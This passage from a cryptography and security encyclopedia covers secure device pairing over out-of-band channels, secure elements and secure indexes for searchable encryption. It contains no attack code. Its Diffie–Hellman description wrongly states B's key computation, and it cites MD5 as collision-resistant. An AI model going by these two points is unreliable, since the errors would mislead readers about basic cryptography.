24. Camenisch J, Neven G, Shelat A (2007) Simulatable adaptive oblivious transfer. In: EUROCRYPT '07: Proceedings of the 26th annual international conference on advances in cryptology, Barcelona, 20–24 May 2007. Lecture notes in computer science, vol 4515. Springer, Heidelberg, pp 573–590
25. Chang Y (2004) Single-database private information retrieval with logarithmic communication. In: Proceedings of the 9th Australasian conference on information security and privacy ACISP, Sydney, 13–15 July 2004. Lecture notes in computer science, vol 3108. Springer, Heidelberg, pp 50–61
26. Chang Y, Mitzenmacher M (2004) Privacy preserving keyword searches on remote encrypted data. Cryptology ePrint Archive, Report 2004/051. http://eprint.iacr.org/
27. Chor B, Goldreich O, Kushilevitz E, Sudan M (1995) Private information retrieval. In: IEEE symposium on foundations of computer science, Milwaukee, 23–25 Oct 1995. IEEE Computer Society, pp 41–50
28. Chor B, Kushilevitz E, Goldreich O, Sudan M (1998) Private information retrieval. J ACM 45(6):965–981
29. Coull S, Green M, Hohenberger S (2009) Controlling access to an oblivious database using stateful anonymous credentials. In: International conference on practice and theory in public key cryptography (PKC), Irvine, 18–20 Mar 2009. Lecture notes in computer science, vol 5443. Springer, Heidelberg, pp 501–520
30. Curtmola R, Garay J, Kamara S, Ostrovsky R (2006) Searchable symmetric encryption: improved definitions and efficient constructions. In: CCS '06: proceedings of the 13th ACM conference on computer and communications security, Alexandria, 30 October–3 November 2006. ACM Press, New York, pp 79–88
31. Devanbu PT, Gertz M, Kwong A, Martel C, Nuckolls G, Stubblebine SG (2001) Flexible authentication of XML documents. In: Proceedings of the ACM conference on computer and communications security, Philadelphia, 6–8 November 2001. pp 136–145
32. Devanbu PT, Gertz M, Martel C, Stubblebine SG (2000) Authentic third-party data publication. In: IFIP workshop on database security, Schoorl, The Netherlands, 21–23 Aug 2000. Kluwer, pp 101–112
33. Gartner, Inc. (1999) Server storage and RAID worldwide. Technical report, Gartner Group/Dataquest. www.gartner.com
34. Goh E (2003) Secure indexes. Cryptology ePrint Archive, Report 2003/216. http://eprint.iacr.org/2003/216/
35. Goldreich O, Ostrovsky R (1996) Software protection and simulation on oblivious ram. J ACM 45:431–473
36. Golle P, Staddon J, Waters B (2004) Secure conjunctive keyword search over encrypted data. In: Proceedings of ACNS, Yellow Mountain, 8–11 June 2004. Lecture notes in computer science, vol 3089. Springer, Heidelberg, pp 31–45
37. Hacigumus H, Iyer B, Li C, Mehrotra S (2002) Executing SQL over encrypted data in the database-service-provider model. In: Proceedings of the ACM SIGMOD international conference on management of data, Madison, 3–6 June 2002. ACM Press, pp 216–227
38. Hacigumus H, Iyer BR, Mehrotra S (2002) Providing database as a service. In: IEEE international conference on data engineering (ICDE), San Jose, 26 Feb–01 Mar 2002, pp 29–38
39. Hore B, Mehrotra S, Tsudik G (2004) A privacy-preserving index for range queries. In: Proceedings of ACM SIGMOD. http://portal.acm.org/citation.cfm?id=1316752
40. Iliev A, Smith SW (2004) Private information storage with logarithmic-space secure hardware. In: Proceedings of i-NetSec 04: 3rd working conference on privacy and anonymity in networked and distributed systems, Toulouse, August 2004, pp 201–216
41. Kushilevitz E, Ostrovsky R (1997) Replication is not needed: single database, computationally-private information retrieval. In: Proceedings of FOCS, Miami Beach, 20–22 October 1997. IEEE Computer Society, pp 364–373
42. Kushilevitz E, Ostrovsky R (2000) One-way trapdoor permutations are sufficient for non-trivial single-server private information retrieval. In: Proceedings of EUROCRYPT, Bruges, 14–18 May 2000. Lecture notes in computer science, vol 1807. Springer, Heidelberg, pp 104–121
43. Lipmaa H (2004) An oblivious transfer protocol with log-squared communication. Cryptology ePrint Archive. http://www.springerlink.com/content/7n7219tcyxr81gxc/
44. Mann E (1998) Private access to distributed information. Master's thesis, Technion – Israel Institute of Technology
45. Martel C, Nuckolls G, Devanbu P, Gertz M, Kwong A, Stubblebine S (2001) A general model for authenticated data structures. Technical report
46. Martel C, Nuckolls G, Devanbu P, Gertz M, Kwong A, Stubblebine SG (2004) A general model for authenticated data structures. Algorithmica 39(1):21–41
47. Merkle R (1980) Protocols for public key cryptosystems. In: IEEE symposium on research in security and privacy, Oakland, 14–16 April 1980
48. Motwani R, Raghavan P (1995) Randomized algorithms. Cambridge University Press, Cambridge, UK
49. Mykletun E, Narasimha M, Tsudik G (2004) Authentication and integrity in outsourced databases. In: ISOC symposium on network and distributed systems security NDSS. http://portal.acm.org/citation.cfm?id=1149977
50. Mykletun E, Narasimha M, Tsudik G (2004) Signature bouquets: immutability for aggregated/condensed signatures. In: Proceedings of the European symposium on research in computer security ESORICS, Sophia Antipolis, 13–15 September 2004. Lecture notes in computer science, vol 3193. Springer, Heidelberg, pp 160–176
51. Narasimha M, Tsudik G (2005) DSAC: integrity for outsourced databases with signature aggregation and chaining. Technical report
52. Narasimha M, Tsudik G (2006) Authentication of outsourced databases using signature aggregation and chaining.

In: Proceedings of DASFAA, Singapore, 12–15 April 2006. Lecture Notes in Computer Science, vol 3882. Springer, Heidelberg, pp 420–436
53. Paillier P (1999a) Public-key cryptosystems based on composite degree residuosity classes. In: Proceedings of EUROCRYPT, Prague, 2–6 May 1999. Lecture notes in computer science, vol 1592. Springer, Heidelberg, pp 223–238
54. Paillier P (1999b) A trapdoor permutation equivalent to factoring. In: PKC'99: proceedings of the second international workshop on practice and theory in public key cryptography, Kamakura, 1–3 March 1999. Springer, London, pp 219–222
55. Pang HH, Jain A, Ramamritham K, Tan KL (2005) Verifying completeness of relational query results in data publishing. In: Proceedings of ACM SIGMOD, Baltimore, June 2005, pp 407–418
56. Pang HH, Tan KL (2004) Authenticating query results in edge computing. In: ICDE '04: proceedings of the 20th international conference on data engineering, Boston, March/April 2004. IEEE Computer Society, Washington, DC, pp 560–571
57. Sion R (2005) Query execution assurance for outsourced databases. In: Proceedings of the very large databases conference VLDB, Trondheim, 30 August–2 September 2005, pp 601–612
58. Sion R, Carbunar B (2007) On the computational practicality of private information retrieval. In: Proceedings of the network and distributed systems security symposium, San Diego, 28 February–2 March 2007. Stony Brook Network Security and Applied Cryptography Lab Tech Report 2006-06
59. Song DX, Wagner D, Perrig A (2000) Practical techniques for searches on encrypted data. In: SP '00: proceedings of the 2000 IEEE symposium on security and privacy (S&P 2000), Berkeley, 14–17 May 2000. IEEE Computer Society, pp 44–55
60. Stern J (1998) A new and efficient all-or-nothing disclosure of secrets protocol. In: Ohta K, Pei D (eds) Proceedings of Asia crypt, Beijing, 18–22 October 1998. Lecture notes in computer science, vol 1514. Springer, Heidelberg, pp 357–371
61. Ge T, Zdonik S (2007) Answering aggregation queries in a secure system model. In: VLDB '07: proceedings of the 33rd international conference on Very large data bases, University of Vienna, Austria, 23–27 September 2007. VLDB Endowment, pp 519–530
62. Wang S, Ding X, Deng RH, Bao F (2006) Private information retrieval using trusted hardware. In: Proceedings of the European symposium on research in computer security ESORICS, Hamburg, 18–20 September 2006. Lecture notes in computer science, vol 4189. Springer, Heidelberg, pp 49–64
63. Williams P, Sion R, Carbunar B (2008) Building castles out of mud: practical access pattern privacy and correctness on untrusted storage. In: ACM conference on computer and communication security CCS, Alexandria, 27–31 Oct 2008. ACM, New York, pp 139–148
64. Williams P, Sion R, Shasha D (2009) The blind stone tablet: outsourcing durability. In: Proceedings of the network and distributed systems security symposium NDSS, San Diego, 8–11 February 2009
65. Yang Z, Zhong S, Wright RN (2006) Privacy-preserving queries on encrypted data. In: Gollmann D, Meier J, Sabelfeld A (eds) ESORICS 2006, Hamburg, 18–20 September 2006. Lecture notes in computer science, vol 4189. Springer, Heidelberg, pp 479–495

Secure Device Pairing

Ming Li[1], Wenjing Lou[2], Kui Ren[3]
[1]Department of Electrical and Computer Engineering, Worcester Polytechnic Institute, Worcester, MA, USA
[2]Wireless Networking and Security, Department of Electrical and Computer Engineering, Worcester Polytechnic Institute, Worcester, MA, USA
[3]Ubiquitous Security & PrivaCy Research Laboratory (UbiSeC Lab), Department of Electrical and Computer Engineering, Illinois Institute of Technology, Chicago, IL, USA

Synonyms

Secure first connect

Related Concepts

►Device Authentication; ►Diffie–Hellman Key Agreement; ►Hash Functions; ►Man-in-the-Middle Attack; ►Message Authentication Protocols

Definition

Secure device pairing is the process of bootstrapping a secure communication channel between two previously unassociated electronic devices communicating over some insecure channel.


Background

The proliferation of portable electronic devices (e.g., personal digital assistants (PDAs), laptops, cell phones) has brought up numerous opportunities for communication from anywhere and at anytime. These devices are equipped with wireless communication capabilities and communicate with each other in an ad-hoc manner, i.e., communication can be setup without the help from any third party. Example applications include the use of Bluetooth to transfer data between two cell phones, associating a cell phone with the audio system in a car to make quick phone calls when driving, and using WiFi to associate a personal laptop to a 802.11 access point.

But opportunities always coexist with challenges. Since the personal devices are often low-cost and can be conveniently acquired by an individual, it is also easy for malicious people to gain access to them. To make things worse, the open wireless channel is easily subjected to various attacks such as eavesdropping, relaying, and forging, which poses serious threats for the security and privacy of ubiquitous communication.

Under such circumstances, one question arise naturally: how can two pervious unknown wireless devices establish initial trust in each other and set up a secure communication channel? Or, how can a user be assured that his/her device is communicating with exactly and uniquely the device held by the other person, but not some attacker's device nearby? This problem is particularly challenging. Building a public key infrastructure (PKI) is not a practical solution since it is basically infeasible (or of very high cost if possible) to centrally manage a huge amount of wireless devices. Involving an online trusted third party in the communication between any two ad hoc devices is again not viable. Therefore, there may exist no prior security context (including common secrets or common history) between two unfamiliar wireless devices.

Fortunately, secure device pairing is a new concept proposed to solve the problem of establishing a secure channel during the first connect between two unfamiliar wireless devices. The very core idea of secure device pairing is to make use of human interactions to help with the device authentication process. As a well-known example, in the Bluetooth protocol [5] for pairing two cell phones, a simple Personal Identification Number (PIN) is displayed on the screen of one phone and a user manually copies it to the other phone. Unlike wireless signals, the information transferred under the help of human interactions are perceivable by human. Thus, in device pairing, the human interaction is often employed as an auxiliary out-of-band (OOB) channel which is more secure than the wireless channel. In this way, the messages exchanged over wireless channels are authenticated by messages sent in OOB channels. Subsequently, a secret session key can be established between two unfamiliar devices. The idea of using OOB channel in device pairing is illustrated in Fig. 1.



Secure Device Pairing. Fig. 1 Graphical illustration of the general idea of secure device pairing (two user setting). Step 2 may or may not involve human interactions. Step 3 corresponds to the derivation of a common session key

Theory

A secure device pairing scheme usually consists of two parts: a *cryptographic protocol* and a *device pairing method*. The former denotes the entire information exchanged during device pairing, while the latter means the pairing process from the user's point of view [8].

Cryptographic Protocols

Related Cryptographic Primitives

Collision-resistant hash functions: cryptographic hash functions which are pre-image resistant, second pre-image resistant, and collision-resistant. Examples include SHA and MD5.

Digest functions: a short universal hash, or digest of a message keyed by a random number [13].

Commitment schemes. A commitment scheme consists of two algorithms: commit and open. It should have two properties: (1) *hiding*: the committed value is hidden from the receiver until the sender reveals it. (2) *binding*: it is infeasible to find another message that commits to the same commitment.

Pairwise Device Pairing

When two unfamiliar devices meet for the first time, secure device pairing is invoked to bootstrap a secure communication channel, which is usually achieved via establishing a symmetric session key shared only between the two devices. In the seminal paper published by Stajano and Anderson in 1999 [17], "resurrecting duckling" was proposed, in which a "master" device generates a random session key and transfers it to a "slave" device using cable connections.

A classical way for two communication parties to establish a symmetric key without physical device contact is the Diffie–Hellman key agreement (DHKA). Denote the two communicating devices as A and B. The process of DHKA between A and B is sketched as follows: A and B both choose a common large prime p and a generator g, and each of them selects a random number a and b, respectively. Then they both publish their public numbers $X_a = g^a \bmod p$ and $X_b = g^b \bmod p$. Finally, A computes $(X_b)^a = g^{ab} \bmod p$ and B computes $(X_b)^a = g^{ab} \bmod p$ as the session key.

However, assuming that the wireless channel can be modeled as a Dolev-Yao channel, DHKA over the wireless channel is subjected to the Man-in-the-Middle (MitM) attack. Defeating this attack requires an authenticated channel which can be realized by pre-shared common secrets or a PKI; but neither could exist for two ad hoc devices. Therefore, in device pairing, human-perceptible auxiliary OOB channels are employed as alternatives. The MitM attack is detectable by human under OOB channels, and messages exchanged over the wireless channel can be authenticated by messages exchanged over an OOB channel.

The ways that human interactions are exploited in pairwise device pairing are divided into two categories: direct transfer of information from one device to another through an OOB channel (**C1**), or human-based comparison of two pieces of short information (**C2**). Category **C1** usually corresponds to the unidirectional authentication, while **C2** corresponds to the bidirectional authentication.

Secure device pairing benefits from the above, which are exactly the underlying ideas of the *message authentication protocols* [13]. In device pairing, the keying materials (such as the public numbers in DHKA) are simply regarded as the messages to be authenticated in the message authentication protocols. The keying materials are first exchanged over the wireless channel, and then authenticated over the OOB channel. Finally, a common session key is derived using DHKA or negotiated through public key encryption. (See Fig. 1)

The following is an overview of cryptographic constructions for message authentication protocols used in secure device pairing.

(I) Unidirectional message authentication. To achieve unidirectional message authentication, non-interactive authentication protocols are usually employed [15]. If A wants to authenticate itself to B, information is only transferred from A to B, but not vice versa. The common idea of the unidirectional message authentication protocols can be described as: first send the message over the wireless channel, and then send some digest of the message over an OOB channel. Only when the former is verified to match with the latter, the message is accepted as authenticated.

Examples. Early protocols use collision-resistant hash functions as the digest function [1, 15], which requires the digests to be at least 80 bits long and is not practical for human users. The MANA protocols [15, 19] use short authentication strings (SAS) as digests. The V-MANA I protocol is depicted in Fig. 2.

In the V-MANA I protocol, m_A is directly bound to a digest, which is sent along with a random number k in OOB channel. The OOB channel here is assumed to be strongly authenticated, i.e., it is stall-free, and messages cannot be replayed or deleted. Since k cannot be known in advance by an adversary, the adversary cannot perform any useful combinatorial search to find a collision. All that the adversary can do is to randomly guess a value of m'_A which digests to the same value as m_A, which succeeds with probability 2^{-b}, where b is the length of the digest. For practical security, b can be as small as 15 bits [19].

Other protocols adopt similar ideas to the above protocol, where an important problem is to make the protocol more efficient, i.e., transmit less bits in the OOB channel. For a comprehensive survey on message authentication protocols based on OOB channels, see [13].

(II) Bidirectional message authentication. To achieve bidirectional authentication, interactive protocols are often used, where both A and B exchange messages to be authenticated by each other. In general, since A and B has to receive the same set of messages, these protocols work by letting the users manually compare a short digest of the set of messages exchanged between A and B.

The underlying idea is "*commitment before knowledge*," i.e., to first commit the messages using some commitment scheme (via wireless channel), and reveal the messages after the commitments are received. Then, a digest that binds the protocol transcript is generated by each device, which is compared with each other through an

Alice, Input: A, m_A		Bob, Input: B
	$\xrightarrow{A,m_A} W$	
A picks a random nonce k		
$d \leftarrow Digest(k,A\|\|m_A)$	$\xrightarrow{k,d} OOB$	B verifies the digest.

Notation: "$\longrightarrow W$" : transmission over wireless channel;
"$\longrightarrow OOB$" : transmission over OOB channel;

Secure Device Pairing. Fig. 2 The V-MANA I protocol [19]

Alice, Input: A, m_A		Bob, Input: B, m_B
Pick a long random nonce k_A		Pick a b-bitrandom nonce R_B
$(c_A, d_A) \leftarrow \texttt{commit}(m_A, k_A)$	$\xrightarrow{m_A,\, c_A} W$	
	$\xleftarrow{m_B,\, R_B} W$	
	$\xrightarrow{d_A} W$	$k_A = \mathsf{open}(c_A, d_A, m_A)$
$\mathsf{SAS} \leftarrow R_B \oplus digest(k_A, m_B)$	$\leftrightarrow OOB$	$\mathsf{SAS} \leftarrow R_B \oplus digest(k_A, m_B)$

Secure Device Pairing. Fig. 3 The Pasini–Vaudenay two-way authentication protocol [18]

OOB channel. Due to the hiding and binding properties of commitment schemes, upon reception of commitments, the committed messages are unknown to the adversary and cannot be changed. This precludes any offline attacks and limits the the adversary to randomly guessing which messages will yield a collision in the final digests.

Examples. The Pasini–Vaudenay two-way authentication protocol [18] is illustrated in Fig. 3. In this protocol, A commits its message m_A to B and binds it with a relatively long random number k_A. Thanks to the hiding and binding property of commitment scheme, k_A cannot be known in advance and cannot be manipulated. Since the digest contains k_A and m_B, and B's short random number R_B adds randomness to the digest, the success probabilities of random guessing k_A, m_A, and m_B are all limited to $\epsilon \leq 2^{-b}$. Note that, the OOB channel in this protocol is assumed to allow slight delay. On the definition and classification of the OOB channels, see [13].

Other examples include the Hoepman protocol [4], Cagalj–Capkun–Hubaux protocol [2], and the Laur–Nyberg pairwise protocol [10].

Extension to a Group of Devices

To bootstrap a secure channel among a group of N devices, simply doing pairwise paring between any two devices in the group takes $O(N^2)$ time, which is not efficient. In fact, using the same idea of "*commitment before knowledge*", pairwise device pairing can be extended to the group setting. Then, every device in the group needs to broadcast a commitment and compute a digest of all the messages generated by the group.

Detailed examples are not given here. Refer to the HCBK protocol [12] and the Laur–Pasini protocol [11].

Device Pairing Methods

For different applications, there are different device pairing methods, which are independent with and complement to the cryptographic protocols. Essentially, a pairing method is an implementation of the OOB channel, and its choice is closely related to the hardware capabilities of the devices. For example, visual channels can be adopted only if the devices have visual input and output interfaces.

Corresponding to protocols based on direct information transfer (**C1**), the "Seeing is Believing" [6] uses a visual channel to implement unidirectional authentication. With two high-end smart phones both equipped with camera and keyboards, one phone directly captures the screen output of the other's using a camera. For digest comparison-based protocols (**C2**), there are numerous pairing methods, such as "Blink-Blink" [16] which is based on synchronized audiovisual patterns, and "Loud-and-Clear" [3] which utilizes audio channel. For a survey on device pairing methods, refer to [7–9].

Applications

Secure device pairing has wide applications, especially in ubiquitous authentication in pervasive computing where no PKI or trusted party could exist. Examples include: exchanging data between two personal gadgets like PDA and cell phone, mobile payment from a credit card to a wireless card reader in a convenient store, setting up an ad hoc conference with each group member holding a PDA [14].

An important issue in applying device pairing schemes is the usability. The actual perceived security, pairing completion time, and error rates affect the wide acceptance of the pairing techniques and should be comprehensively evaluated. For a survey on usability studies of device pairing, refer to [7–9].

Recommended Reading

1. Balfanz D, Smetters DK, Stewart P, and Wong HC (2002) Talking to strangers: authentication in ad-hoc wireless networks. In: Proceedings of the 2002 Network and Distributed Systems Security Symposium (NDSS 2002), San Diego, 2002
2. Cagalj M, Capkun S, Hubaux JP (2006) Key agreement in peer-to-peer wireless networks. Proceedings of the IEEE (Special Issue on Cryptography and Security) vol 94(2), pp 467–478

3. Goodrich MT, Sirivianos M, Solis J, Tsudik G, Uzun E (2006) Loud and clear: human-verifiable authentication based on audio. International Conference on Distributed Computing Systems, Washington, 2006
4. Hoepman JH, Irda O (2004) The ephemeral pairing problem. In: Proceedings of the 8th International Financial Cryptography Conference, Springer, Berlin, pp 212–226
5. Jakobsson M, Wetzel S (2001) Security weaknesses in bluetooth. In: Proceedings of the 2001 Conference on Topics in Cryptology CT-RSA, London
6. McCune JM, Perrig A, Reiter MK (2005) Seeing-is-believing: Using camera phones for human-verifiable authentication. In: Proceedings of the 2005 IEEE Symposium on Security and Privacy, Oakland, pp 110–124
7. Kainda R, Flechais I, Roscoe AW (2009) Usability and security of out-of-band channels in secure device pairing protocols. In SOUPS '09: Proceedings of the 5th symposium on usable privacy and security, Mountain View, California, 2009
8. Kobsa A, Sonawalla R, Tsudik G, Uzun E, Wang Y (2009) Serial hook-ups: a comparative usability study of secure device pairing methods. In SOUPS '09: Proceedings of the 5th symposium on usable privacy and security, Mountain View, California, 2009
9. Kumar A, Saxena N, Tsudik G, Uzun E (2009) Caveat emptor: a comparative study of secure device pairing methods. In IEEE international conference on pervasive computing and communications (PerCom), Galveston, 2009
10. Laur S, Asokan N, Nyberg K (2005) Efficient mutual data authentication using manually authenticated strings. In: Cryptology and Network Security, Springer, Heidelberg, pp 90–107
11. Laur S, Pasini S (2008) SAS-Based Group Authentication and Key Agreement Protocols. In Public Key Cryptography – PKC 2008, LNCS, Barcelona, pp 197–213
12. Nguyen LH, Roscoe AW (2008) Authenticating ad hoc networks by comparison of short digests. Inf Comput 206(2–4): 250–271
13. Nguyen LH, Roscoe AW (2008) Authentication protocols based on low-bandwidth unspoofable channels: a comparative survey. J Comput Secur 195–210
14. Owen Chen CH, Chen CW, Kuo C, Lai YH, McCune JM, Studer A, Perrig A, Yang BY, Wu TC (2008) Gangs: gather, authenticate 'n group securely. In: Mobi- Com 2008, San Francisco, pp 92–103
15. Pasini S, Vaudenay S (2006) SAS-based authenticated key agreement. In: Public Key Cryptography – PKC '06, LNCS vol 3958, pp 395–409
16. Saxena N, Ekberg JE, Kostiainen K, Asokan N (2006) Secure device pairing based on a visual channel. In: IEEE Symposium on Security and Privacy, IEEE Computer Society, Oakland, May 2006
17. Stajano F, Anderson RJ (2000) The resurrecting duckling: security issues for ad-hoc wireless networks. In: Proceedings of the 7th international workshop on security protocols, Springer, pp 172–194
18. Sylvain Pasini and Serge Vaudenay. An optimal non-interactive message authentication protocol. Topics in Cryptology CT-RSA, 2006
19. Vaudenay S (2005) Secure communications over insecure channels based on short authenticated strings. In: Advances in cryptology – CRYPTO 2005. LNCS, vol 3621, Springer, Heidelberg, pp 309–326

Secure Element

Marc Vauclair
BU Identification, Center of Competence Systems Security, NXP Semiconductors, Leuven, Belgium

Related Concepts

►Common Criteria; ►HSM (= Hardware Security Module); ►Memory Card; ►NFC (= Near Field Communication); ►RFID; ►Root of Trust; ►SIM (= Subscriber Identity Module); ►Smart Card (= Chip Card); ►Token; ►TPM (= Trusted Platform Module)

Definition

A Secure Element is a hardware device component. It offers any number of the following non-exhaustive list of tamper resistant secure services to the rest of the device:

- Tamper detection
- Root of trust (e.g., start of an authentication chain)
- Secure memory (e.g., a Secure Element can store the private key of a public key pair)
- Cryptographically secure random number generation
- Cryptographic services (e.g., AES decrypting using a secret key stored in the Secure Element, signature of a message using a private key, verification of a signature)
- Secure generation of keys (e.g., generation of a public key pair or of a shared-secret key for an authentication)
- Secure monitoring of system resources (e.g., detection of hardware configuration changes)
- Secure execution of software modules (e.g., secure boot)
- Secure counting of events (e.g., usage counter for secret keys)
- Secure time measurements (e.g., for a time-bounded proximity detection protocol)
- Tamper resistant unique identifier (e.g., a unique serial number that cannot be forged)

"Secure Element" is a broad term; there exist many secure element embodiments: smart cards, SIM cards, memory cards, TPMs, etc. They also exist with various contact and contactless interfaces.

One standard possible way to rate the security level of a given secure element is to evaluate it according to Common Criteria. For example, modern smart cards are evaluated between EAL4 and EAL5+ following the Common Criteria terminology.

Background

Modern secure systems build trust relationships between the components. Such systems need a root of trust (i.e., a place where they can store the required secrets or where they can perform secure computations). It is known that intrinsically there is no way to build such a root of trust in software only; that is the reason why hardware secure elements have been introduced and are becoming ubiquitous nowadays.

Applications

Here are only a few examples: the SIM cards in mobile phones, the smart cards for payments, the TPMs in modern laptops, the smart cards for settop boxes, the HSMs used in banks to store the root keys, the smart cards for public transportation fare tickets, the RFIDs for the traceability of chirurgical instruments in hospitals, the secure microSD cards in mobile phones to use the mobile phone as a contactless payment card or access control token, etc.

Open Problems and Future Directions

The current trend is to see more and more standardization efforts toward secure elements interoperability: ISO standards, ECMA, ETSI, Global Platform standards, Common Criteria protection profiles, etc.

Recommended Reading

1. Common criteria portal, http://www.commoncriteriaportal.org/
2. Trusted computing group home page, http://www.trustedcomputinggroup.org/

Secure Email

►PEM, Privacy-Enhanced Mail

Secure Function Evaluation

►Multiparty Computation

Secure Hash Algorithm

►SHA-0, SHA-1, SHA-2 (Secure Hash Algorithm)

Secure Index

Gerardo Pelosi
Dipartimento di Elettronica e Informazione (DEI), Politecnico di Milano, Milano, Italy
Dipartimento di Ingegneria dell'Informazione e Metodi Matematici (DIIMM), University of Bergamo, Dalmine (BG), Italy

Synonyms

Keyword-based retrieval over encrypted data

Related Concepts

►Asymmetric Encryption; ►Bloom Filters; ►Pseudo Random Function; ►Random Oracle Model Search on Encrypted Data; ►Searchable Symmetric Encryption; ►Secure Data Structures; ►Semantic Security

Definition

A secure index enables to check whether the content of semantically secure ciphertexts includes a specified keyword without applying decryption operations or revealing the keyword value. Secure indices are mainly motivated in an outsourcing scenario with multiuser settings, where encrypted documents and their indices are stored on a remote server and are frequently queried and updated. A secure index has to guarantee that the server learns nothing beyond the outcome of the sequence of search operations. Indeed, the honest-but-curious server may try to analyze the messages received during users' interactions in order to learn additional information on the content of the stored documents. When a collection of documents and its indices are accessed either by a single user or never updated, the most suitable solution is to maintain a local index with pointers to outsourced documents containing the searched keywords. In multiuser settings, the adoption of local indices shows clear difficulties in maintaining the consistency of local data structure across all users.

Background

The evolution of information and communication technologies (ICTs) allows users with either limited resources or limited expertise to rely on distributed services for storing large volumes of data reliably and for making it globally available at relatively low cost. In such a scenario, the service provider (SP) is relied upon only for the availability of data and the enforcement of basic access control mechanisms. The outsourced data is stored in encrypted form to secure its content from both malicious adversaries and the SP itself. Therefore, from the perspective of an authorized

user, the most useful and essential primitive to be executed on an outsourced data collection is a "searching" primitive. Ideally, the SP can execute the search of specific keywords on ciphertexts it stores without knowing the decryption key or the decrypted plaintext or the keyword value. Both the hosting server (i.e., the SP) and other malicious adversaries should learn no information beyond the outcome of the search operations. The applications that can benefit from the privacy guarantees provided by secure indices, spans from e-mail servers [1] to storage of sensitive data.

In general terms, the solutions for the problem of searching over encrypted data can be divided into two classes: symmetric and asymmetric encryption schemes.

In the setting of symmetrically-encrypted data, in a first stage, the user sends to the SP the collection of encrypted documents. In a second stage, the same user or a delegate (i.e., the one who possesses the encryption/decryption key) queries the SP in order to retrieve a subset of the outsourced documents. In [2] the keyword-based search over encrypted data was studied for the first time. In that paper, the authors proposed a scheme which encrypts each word of a document separately through a special two-layered encryption construction. The approach has a computational complexity linear in the size of the document collection and is vulnerable to statistical analyses of the distribution of the underlying plaintexts. In [3, 4], the authors associate an index to each document in the outsourced data collection and enable every user with the correct encryption key to compute a "trapdoor" corresponding to a keyword of her choice. The server is delegated to execute the searching operation on the secure indices using such a trapdoor. As a consequence, the computational complexity required for a retrieval request is linear in the number of documents included in the outsourced data collection. In [4], the author introduces a formal definition of a secure index, formulates a security model known as "semantic security against chosen-keyword attack" (IND-CKA), and puts forth a secure index construction based on Bloom filters and pseudo-random functions. In [3] the authors propose a simulation-based security definition (IND2-CKA), so that indices with different number of keywords cannot be distinguished, and put forth a modified index construction for a whole document collection in order to guarantee that the trapdoors do not leak any information about the keywords being queried.

Improved indistinguishability and simulation-based definitions for searching over encrypted data using secure indices are given in [5, 6]. In those papers, the authors define a better adversarial model where the attacker can choose her own queries to the index as a function of previously obtained trapdoors and search outcomes. The proposed secure index construction has a constant computational complexity and is secure under the new definitions.

A detailed description of this construction is reported in the next section.

All the previous constructions give up the privacy of the access pattern (i.e., the documents matching the query/trapdoors) for the sake of efficiency. Indeed, more general security guarantees imply less efficient solutions such as oblivious RAMs [7]. Oblivious RAMs hide all information about the RAM use from the hosting server. Unfortunately, they involve a computational and communicational poly-logarithmic overhead that increases over time, and a logarithmic number of client-server interactions for each memory operation.

In the public-key setting, the outsourced data is encrypted using the public-key of a user U. This means that anyone may encrypt some information for U (storing it on the SP), thus adding potentially new words to be indexed. In order to perform a keyword search, U generates a trapdoor information and sends this information to the SP. The knowledge of the trapdoor allows the SP to perform the desired operation while preventing him to gain any information on the keyword or on the information that is associated to it. The first scheme in this class has been presented in [1]. In this paper, the authors present a scheme that is secure in the random oracle model. Starting from [1], the authors of [8] prove that the existence of an anonymous identity-base encryption (IBE) scheme implies the existence of public-key searchable encryption schemes. Furthermore, the authors present a construction for an identity-based encryption scheme with keyword search based on the existence of anonymous hierarchical IBE schemes.

The security guarantees of public-key schemes are weaker than the ones of the best symmetric-key scheme, and also the efficiency of the available solutions is at most comparable with their symmetric-encryption counterparts.

Theory

In this section, we describe the searchable symmetric encryption (SSE) scheme defined in [5, 6], using the same notation and terminology introduced in [2–4].

Among the users who take part in an SSE scheme, there is a client who wishes to encrypt a document collection $D = (D_1, \ldots, D_n)$ and store it on a remote server, while maintaining the functionality of finding all documents containing a particular keyword. A secure index I is

associated to D, and every user with the correct encryption key is able to compute a "trapdoor" for a specified keyword. The trapdoor allows the server to help in the retrieval of documents, but prevents him to know every additional information on the accessed data beyond the outcome of the search operation and any information inferred from the a-priori knowledge that two or more searches were performed for the same keyword or not. The formal transposition of such a requirement is defined as "Adaptive Indistinguishability Security" for SSE schemes [6] and is employed to prove that the encrypted documents, the index, and the trapdoors involved in any two adaptively-constructed searches cannot be distinguished (i.e., correlated or predicted) with probability non-negligibly better than 0.5 by any polynomially bounded adversary who makes search queries as a function of the outcome of previous searches. Let *SSE*=(*Keygen, BuildIndex, Trapdoor, Search*) be a collection of four polynomial-time algorithms. *Keygen*(k) is a key generation algorithm run in order to set up the scheme. It takes a security parameter k and returns a secret key K with length polynomially bounded in k. *BuildIndex*(K, D) is the index generation algorithm. It takes a secret key K and a set of documents D in order to return a secure index I with size polynomially bounded in k. *Trapdoor*(K, w) is the algorithm run to generate a trapdoor T_w for a given secret key K and a given word w. *Search*(I, T_w) is run by the hosting server in order to search for the documents in D that contain word w. It takes the index I for the collection D and a trapdoor T_w for word w as inputs, and returns a lexicographically sorted list of document identifiers containing w, denoted as:

$$D(w) = \{id(w,1), \ldots, id(w,j), \ldots\}, \text{ with } 1 \le j \le |D(w)|$$

Defined as "unit" the smallest possible size for a word (e.g.: one byte), in the following, we assume l be the size of the largest plaintext document in D (expressed in units), n the number of documents in D, and $m = l \cdot n$ an upper bound to the total size of the plaintext document collection. We denote the set of plaintext words in D as Δ, and the corresponding subset of distinct plaintext words as $\Delta' \subseteq \Delta$.

